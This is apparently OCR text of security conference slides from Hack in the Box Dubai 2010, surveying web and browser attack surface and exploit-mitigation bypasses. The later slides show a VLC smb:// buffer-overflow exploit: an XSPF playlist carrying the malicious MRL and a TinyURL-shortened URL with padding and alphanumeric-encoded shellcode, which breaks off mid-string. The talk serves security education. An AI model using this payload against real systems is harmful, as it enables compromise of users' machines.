


Web security...going nowhere?

Saumil Shah


Hack in the Box

Dubai 2010


who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah

What shall we expect in 2010?



"The amount of intelligence in the world is constant and the population is increasing."



Browser Wars

Death of Standards

HTTP +0.1

Reckless Plugins

net-square

LOOK AT ALL THE COOL STUFF!!

Wider Attack Surface


net-square

Ease of Exploitation

With JIT!
Fights
DEP,
ASLR!

Mass Manufacturing

Complexity…



…as never seen before!

net-square

A New Dimension!

GUARANTEED!!
Fresh new bugs,
Present on most
computers

Open exploit vectors

- Browsers
- Web Apps
- Docs
- Plugins
- Databases
- Libraries

net-square

Exploit Mitigation Techniques

/GS


SafeSEH

DEP

ASLR

Permanent DEP

ASLR and DEP


/GS
SafeSEH
DEP
ASLR
Permanent DEP
ASLR and DEP
SEH overwrites
non-SEH DLLs
Return to LibC
Heap Sprays
ROP
JIT Sprays
KAMEHAMEHA

I can haz sandbox?

The webz are broken!

HTML

Standards not adhered to

- Object access
- JS too powerful
- SRC=

HTTP

Old and idiotic

- Stateless
- No Auth

net-square


The Web at present

HTTP
HTML


AJAX
Flash
Sandbox
HTML5
Anti-XSS
WAF
Silverlight
Web sockets

Application Delivery

Authentication
Statefulness
Data Typing
Non-mutable



Exploit Sophistication



net-square

High Tech vs. Low Tech

CVE-2010-0188
Return Oriented Programming code

Escape-From-PDF
No fancy tricks

Server Side Vulnerabilities

net-square

SQL injection

XSS


CSRF

RFI/LFI

Input tampering

net-square

Making the impossible possible



smb:// mrl
buffer overflow


VLC smb overflow

- smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
- Classic Stack Overflow.
- This MRL has to be fed to VLC.
- Ugly method
  - create an XSPF file
  - embed the MRL inside it
  - email it around, etc...

VLC XSPF file


```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```

...just add bit.ly



smb:// mrl
buffer overflow


Alpha
Encoded
Exploit
Tiny
URL
ZOMFG



100% Pure Alphanum!

TinyURL.com

Making long URLs usable! More than 600 million of them. Serving billions of redirects per month

- Home
- Example
- Make Toolbar Button
- Redirection
- Hide URLs
- Preview Feature cool!
- Link to Us!
- Terms of use
- Contact Us!

Cool Sites

- CoolWhois.com
- Unicyclist Community
- Gilby.com
- MagicBounce Party Rentals

TinyURL was created!

The following URL:

```
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAj4?wTYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8A
BuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNO
CEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
